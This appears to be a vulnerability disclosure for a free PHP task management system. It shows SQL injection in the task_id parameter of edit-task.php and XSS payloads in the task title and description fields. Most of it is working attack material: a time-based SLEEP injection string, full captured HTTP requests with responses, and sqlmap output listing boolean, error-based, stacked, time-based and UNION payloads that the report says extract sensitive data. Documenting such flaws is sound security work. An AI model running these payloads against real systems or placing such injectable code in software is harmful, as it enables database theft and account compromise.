SQL vulnerability from php task management system free download

Affected Project: php task management system free download


Official Website: https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html

Version: 1.0

Related Code file: edit-task.php

Demonstration


1. Log in to the admin panel, then select one of the tasks to edit, and follow the steps shown below.



Task Management Section

#	Task Title	Assigned To	Start Time	End Time	Status	Action
1	"><img src=1 onerror=alert(1)>	Sachin Mahajan	2024-01-13 12:00	2024-01-20 12:00	✓ Completed	
2	Login Form Designing	Raghav Shasri	2024-01-07 12:00	2024-01-10 12:00	✓ Completed	
3	IT Infrastructure Upgrade	Meera Joshi	2023-03-23 13:30	2023-03-23 15:00	✗ Incomplete	

2. Capture the packet, and the data packet is shown as follows.
   **




```
POST /edit-task.php?task_id=42 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 316
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/edit-task.php?task_id=42
Cookie: pagekit_auth=
zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5q
J; PHPSESSID=en7ndnc8ef4hjf92t0mdvkdu77
Upgrade-Insecure-Requests: 1
Priority: u=0, i

task_title=%22%3E%3Cimg+src%3D1+onerror%3Dalert%281%29%3E&
task_description=
design%2C+develop+and+test+forms+related+login+and+write+logic+fo
r+secure+login+functionality%22%3E%3Cimg+src%3D1+onerror%3Dalert%
282%29%3E&t_start_time=2024-01-13+12%3A00&t_end_time=
2024-01-20+12%3A00&assign_to=28&status=2&update_task_info=
```

```
HTTP/1.1 302 Found
Date: Wed, 02 Oct 2024 07:59:35 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: task-info.php
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 11822

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Task Management System by Mayuri K.
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1">
    <link rel="icon" href="assets/img/favicon.png">
    <link rel="stylesheet" href="assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="
    assets/css/bootstrap.theme.min.css">
    <link rel="stylesheet" href="
```

3. There is an SQL injection vulnerability at the `task_id` parameter, and the time-based SQL injection payload is: `' AND (SELECT 7387 FROM (SELECT(SLEEP(5)))xxtk) AND 'fcRV'='fcRV` By modifying the `SLEEP()` time, a noticeable difference in response time can be observed.




```
POST /edit-task.php?task_id=
42'+AND+(SELECT+7387+FROM+(SELECT(SLEEP(5)))xxtk)+AND+'fcRV'='fcRV HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 316
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/edit-task.php?task_id=42
Cookie: pagekit_auth=
zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=
en7ndnc8ef4hjf92t0mdvkdu77
Upgrade-Insecure-Requests: 1
Priority: u=0, i

task_title=%22%3E%3Cimg+src%3D1+onerror%3Dalert%281%29%3E&task_description=
design%2C+develop+and+test+forms+related+login+and+write+logic+for+secure+login+func
tionality%22%3E%3Cimg+src%3D1+onerror%3Dalert%282%29%3E&t_start_time=
2024-01-13+12%3A00&t_end_time=2024-01-20+12%3A00&assign_to=28&status=2&
update_task_info=
```

```
HTTP/1.1 200 OK
Date: Wed, 02 Oct 2024 08:08:50 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 11971

SQLSTATE[22007]: Invalid datetime format: 1292 Truncated incorrect DOUBLE value:
'42' AND (SELECT 7387 FROM (SELECT(SLEEP(5)))xxtk) AND 'fcRV'='fcRV'<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Task Management System by Mayuri K.
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="icon" href="assets/img/favicon.png">
    <link rel="stylesheet" href="assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="assets/css/bootstrap.theme.min.css">
    <link rel="stylesheet" href="assets/bootstrap-datepicker/css/datepicker.css">
    <link rel="stylesheet" href="
    assets/bootstrap-datepicker/css/datepicker-custom.css">
    <link rel="stylesheet" href="assets/css/custom.css">
```




```
POST /edit-task.php?task_id=
42'+AND+(SELECT+7387+FROM+(SELECT(SLEEP(1)))xxtk)+AND+'fcRV'='fcRV HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 316
Origin: http://localhost:8080
Connection: keep-alive
Referer: http://localhost:8080/edit-task.php?task_id=42
Cookie: pagekit_auth=
zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=
en7ndnc8ef4hjf92t0mdvkdu77
Upgrade-Insecure-Requests: 1
Priority: u=0, i

task_title=%22%3E%3Cimg+src%3D1+onerror%3Dalert%281%29%3E&task_description=
design%2C+develop+and+test+forms+related+login+and+write+logic+for+secure+login+func
tionality%22%3E%3Cimg+src%3D1+onerror%3Dalert%282%29%3E&t_start_time=
2024-01-13+12%3A00&t_end_time=2024-01-20+12%3A00&assign_to=28&status=2&
update_task_info=
```

```
HTTP/1.1 200 OK
Date: Wed, 02 Oct 2024 08:09:04 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 11971

SQLSTATE[22007]: Invalid datetime format: 1292 Truncated incorrect DOUBLE value:
'42' AND (SELECT 7387 FROM (SELECT(SLEEP(1)))xxtk) AND 'fcRV'='fcRV'<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      Task Management System by Mayuri K.
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="icon" href="assets/img/favicon.png">
    <link rel="stylesheet" href="assets/css/bootstrap.min.css">
    <link rel="stylesheet" href="assets/css/bootstrap.theme.min.css">
    <link rel="stylesheet" href="assets/bootstrap-datepicker/css/datepicker.css">
    <link rel="stylesheet" href="
    assets/bootstrap-datepicker/css/datepicker-custom.css">
    <link rel="stylesheet" href="assets/css/custom.css">
```

The following demonstrates the use of sqlmap with various injection techniques, all of which successfully extract sensitive information.



```
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:8080/edit-task.php?task_id=42' AND 2395=2395 AND 'iZRH'='iZRH

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://localhost:8080/edit-task.php?task_id=42' AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4002=4002,1))),
0x71707a7671),4002) AND 'pBtH'='pBtH

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://localhost:8080/edit-task.php?task_id=42';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://localhost:8080/edit-task.php?task_id=42' AND (SELECT 7387 FROM (SELECT(SLEEP(5)))xxtk) AND 'fcRV'='fcRV

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://localhost:8080/edit-task.php?task_id=-9317' UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x45586366736355725
46f59626f7853614473734c7648677345696c6a544a5452574a487a506d7245,0x71707a7671),NULL,NULL,NULL,NULL,NULL-- -

[16:05:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.6
```